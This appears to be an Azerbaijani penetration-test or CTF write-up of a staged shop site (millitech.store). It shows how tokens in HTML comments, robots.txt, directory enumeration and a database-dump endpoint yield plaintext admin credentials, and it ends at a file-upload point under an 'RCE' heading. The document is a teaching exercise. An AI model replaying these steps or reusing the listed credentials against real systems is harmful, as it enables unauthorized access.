
Bu **admin login panelin source koduna** baxdıqda biz yeni admin panelə keçid üçün **url və token** eldə edirik.

```


view-source:https://www.millitech.store/admin/login.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
 1 <html lang="en">
 2   <head>
 3     <meta charset="UTF-8">
 4     <meta name="viewport" content="width=device-width, initial-scale=1.0">
 5     <meta name="msapplication-tap-highlight" content="no">
 6     <meta name="apple-mobile-web-app-capable" content="yes">
 7     <title>Admin Login</title>
 8     <link rel="stylesheet" href="fonts/material-icon/css/material-design-iconic-font.min.css">
 9     <link rel="stylesheet" href=".//assets/css/style.css">
10   </head>
11   <body>
12     <div class="main" style="padding-top: 90px;">
13       <section class="sign-in">
14         <div class="container">
15           <div class="signin-content">
16             <div class="signin-image">
17               <figure></figure>
18               <a href=".//index.php" class="signup-image-link">Back To Home</a>
19             </div>
20             <div class="sign-in-form">
21               <h2 class="form-title">ADMIN LOGIN</h2>
22               <form class="register-form" id="login-form" action="login.php" method="post">
23                 <div class="form-group">
24                   <label for="your_name"><i class="zmdi zmdi-account material-icons-name"></i></label>
25                   <input type="email" name="admin_username" id="your_name" placeholder="Admin Email" required/>
26                 </div>
27                 <div class="form-group">
28                   <label for="your_pass"><i class="zmdi zmdi-lock"></i></label>
29                   <input type="password" name="password" id="your_pass" placeholder="Password" required/>
30                 </div>
31                 <div class="form-group form-button">
32                   <input type="submit" name="login_admin" id="signin" class="form-submit" value="Log in"/>
33                 </div>
34               </form>
35             </div>
36             <p style="text-align: center; margin-top: 20px;">
37               <a href="#" style="color: #999;">Logout</a>
38             </p>
39           </div>
40         </div>
41       </div>
42     </div>
43   </section>
44   <script src="vendor/jquery/jquery.min.js"></script>
45   <script src="js/main.js"></script>
46   <script>
47     // TODO: remove in prod
48     // admin-panel requires custom header: ?t=d0da14faecc2372b0e98d302e588fbf58a8ale94e4d90c22fc7f1083c9b2671
49     // New admin panel moved to: /ms_admin_2025/login.php
50   </script>
51 </body>
52 </html>

```

Bu url və tokendən istifadə edirik və biz middle admin panel adlı bir panelin login panelinə keçirik.



Metadatadan əldə etdiyimiz credentialları burada da işlədirik və “**Invalid credentials**” cavabını görürük.




İndi isə middle admin panelin credentiallarının axtarırıq. Bunun üçün ilk olaraq bu login panelin source koduna baxırıq. Elə source kodda Middle admin panel credentiallarının development notelarının içinde olduğu haqqında məlumat əldə edirik.

```
01 <head>
02   <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
03   <style>
04     .error {
05       transform: translateY(-2px);
06     }
07     .error::before {
08       background-color: #f00;
09       color: #333;
10       padding: 10px;
11       border-radius: 5px;
12       margin-bottom: 20px;
13       border-left: 4px solid #c33;
14     }
15   </style>
16 </head>
17 <body>
18   <div class="login-container">
19     <div class="logo"> MilliSec Admin </div>
20
21     <form method="POST">
22       <div class="form-group">
23         <label for="username">Email:</label>
24         <input type="email" id="username" name="username" required>
25       </div>
26
27       <div class="form-group">
28         <label for="password">Password:</label>
29         <input type="password" id="password" name="password" required>
30       </div>
31
32       <button type="submit" name="login_middle_admin" class="btn">Login</button>
33     </form>
34
35     <div class="footer">
36       Middle Admin Panel v2.0 | Secure Access Required
37     </div>
38
39   </div>
40
41   <script>
42     // Development notes - remove in production
43     // Required token for access: ?t=de0da14faece2372b0e98d302e588fbf58a8a1e94e4d90c22fc7f1083c9b2671
44     console.log('Middle Admin Panel v2.0 - Debug mode enabled');
45   </script>
46 </body>
47 </html>
48
```

Biz **robots.txt** faylında qeyd edilən **/hidden\_notes** adlı bir directorydə development noteların yerləşdiyini xatırlayıraq.

```
User-agent: *
Allow: /
# Development directories - not for production crawling
Disallow: /hidden_notes/
# Admin areas
Disallow: /admin/
Disallow: /ms_admin_2025/
# Temporary files
Disallow: /tmp/
Disallow: /*.log$
```

Lakin bu directory-ə daxil olduğumuzda bizə forbidden cavabı qaytarır.




Forbidden

You don't have permission to access this resource.


Bu directory içindəki fayl adlarını tapmaq üçün **directory enumeration** edirik və **admin.txt** adlı bir fayl adı tapırıq.

Bu fayla girdiyimiz zaman **middle admin panel credentiallarnı** əldə edirik.



The screenshot shows a browser window with the URL [https://www.millitech.store/hidden\\_notes/admin.txt](https://www.millitech.store/hidden_notes/admin.txt). The page content is a text file titled "DEVELOPMENT TODO LIST - INTERNAL USE ONLY". It contains several TODO items and notes. A red box highlights the "Middle Admin Credentials" section, which includes the email "Email: middle-admin@gmail.com" and the password "Password: @Passw0rd-a8!". Below this, there's a "SECURITY REMINDERS" section with a list of best practices. At the bottom, it says "CONTACT: dev-team@millsec.com" and "LAST UPDATED: 2025-01-15".

Bu credentiallardan istifadə edərək **middle admin panelə** daxil oluruq.



Middle admin paneldə heç bir funksionallığın olmadığını görürük. Bu admin paneli **export data** başlığının source koduna baxırıq və advanced userlar üçün database məlumatlarının yerləşdiyi bir URL əldə edirik.

```

131 </div>
132 </div>
133 </div>
134 </div>
135 </div>
136 </div>
137
138 <script src="../../admin/assets/js/core/jquery.min.js"></script>
139 <script src="../../admin/assets/js/core/bootstrap-material-design.min.js"></script>
140 <script src="../../admin/assets/js/material-dashboard.js?v=2.1.0"></script>
141
142 <script>
143     function showAccessDenied(dataType) {
144         alert('Access Denied: You do not have permission to export ' + dataType + '.\nYour current access level: Middle Admin\nRequired access level: Main Administrator');
145     }
146
147     function exportSystemLogs() {
148         alert('System Logs Export\nThis feature would export system activity logs.\nYou can view the database in the actual admin panel.');
149     }
150 </script>
151 <style>
152     .export-option {
153         border-color: #f0f0f0;
154         border: 2px solid #dee2e6;
155         border-radius: 10px;
156         padding: 10px;
157         margin: 15px 0;
158         cursor: pointer;
159         transition: all 0.3s;
160     }
161     .export-option:hover {
162         border-color: #007bff;
163         background: #e0f2f1;
164     }
165     .export-option.disabled {
166         opacity: 0.6;
167         cursor: not-allowed;
168         background: #f5f5f5;
169     }
170     .export-option.disabled:hover {
171         border-color: #dee2e6;
172         background: #f5f5f5;
173     }
174     /* Database dump endpoint for advanced users:
175      * export.php?dump=true&t=de0da14faece2372b0e98d302e588fbf58a8a1e94e4d90c22fc7f1083c9b2671
176      * Only accessible with proper token authentication
177      */
178 </style>
179 </div>
180 </body>
181 </html>

```

Bu URL-dən istifadə edirik və biz **main admin panel üçün credentialları** (hansı ki, bu credentialları şəkil metadatasından əldə etmişdik.) və və main admin panelə keçidi üçün bir URL əldə edirik.

**DATABASE EXPORT - CONFIDENTIAL**

**MAIN ADMINISTRATOR CREDENTIALS FOUND:**

```
Email: millisec3105@gmail.com
Password: @ALLAH=sizi-gorusun#
Access Level: ROOT ADMINISTRATOR
Last Login: 2025-08-27 11:28:59
```


**SECURE LOGIN ENDPOINT:**

```
URL: /secure_ms_admin_2025/login.php?t=[burda token dövri yaradılıb pentest komandası Üçün saxlanılacaq]
Access Method: Direct login with above credentials
Security Level: MAXIMUM
```


**PENETRATION TESTING SUCCESS!**  
You have found the main administrator access point.  
Use the credentials above to access the secure admin panel.

Export completed at: 2025-08-27 11:28:59  
Generated by: Middle Admin Export System v2.0


Bu URL-dən və metadatadan əldə etdiyimiz tokendən istifadə edərək **main admin login panelə** keçirik.



Həmçinin biz main admin panelə keçid üçün tokeni **insecure design** boşluğu vasitəsilə də əldə edə bilərik. Bunun üçün biz directory enumeration edirik və **/admin/admin** adlı bir alt direcory-nin olduğunu görürük. **Robots.txt** faylından isə /admin directory-nin admin area-a daxil olduğunu bilirdik. Biz **/admin/admin** alt directoy-ə daxil olduqda heç bir funksionallığı olmaya main admin panellə qarşılaşırıq.



Bu paneldə hər hansı bir başlığa klik etdiyimiz zaman bizi main admin login panelə yönləndirir.



Həmçinin biz [/admin/admin](#) directory-nin source kodundan da main admin panel üçün tokeni əldə edə bilirik.

```
</body></html>
<div class="sidebar-wrapper">


- dashboardDashboard
- personAdd Users
- addAdd Products
- listProduct List
- personManage Users
- settingsSettings
- profileProfile
- salesSales of Day

```

Həm **metadata**, həm də **information disclosure** boşluğu vasitəsilə əldə etdiyimiz main admin panel credentiallərindən istifadə edirik və tam funksional olan main admin panelə daxil oluruz.

## 5.2 RCE


The screenshot shows the Millitech Admin Dashboard. On the left, there's a sidebar with options like Dashboard, Add Users, Add Products, Product List, Manage Users, Settings, and Sales. The main area has four cards: Total users (7), Total Categories (7), Total sellers (7), and Total Orders (0). Below these is a table titled 'Users List' with columns: ID, FirstName, LastName, Email, Password, Contact, Address, and City. The data includes several entries, such as 'Kenan Rasulov' and 'user user'. At the bottom right of the dashboard, there's a 'Logout' button.

ID	FirstName	LastName	Email	Password	Contact	Address	City
25	Kenan	Rasulov	kenan@gmail.com	*****	1111111111	Azerbaijan	Ganja
26	Resul	user	resul@gmail.com	*****	123446576	New York	Gence
27	Elton	user	elton@gmail.com	*****	123446576	New York	Gence
28	Vusal	user	vusal@gmail.com	*****	123446576	New York	Gence
29	Turan	user	turan@gmail.com	*****	123446576	New York	Gence
59	asdasdss	asdas	asdasdsalmasdas@gmail.com	*****	0554842030	Baku	Baku
65	user	userzade	user@user.com	*****	0555555555	baku	baku

Burada **Add Products** hissəsində **file upload** edə biləcəyimiz bir yer görülür.


The screenshot shows the 'Add Product' page. The sidebar has an option for 'Add Products'. The main form has fields for Product Title, Add Image (with a 'Choose File' button showing 'NO FILE CHOSEN'), Description, and Pricing. To the right, there's a 'Categories' sidebar with fields for Product Category, Product Brand, and Product Keywords. A 'UPDATE PRODUCT' button is at the bottom right.

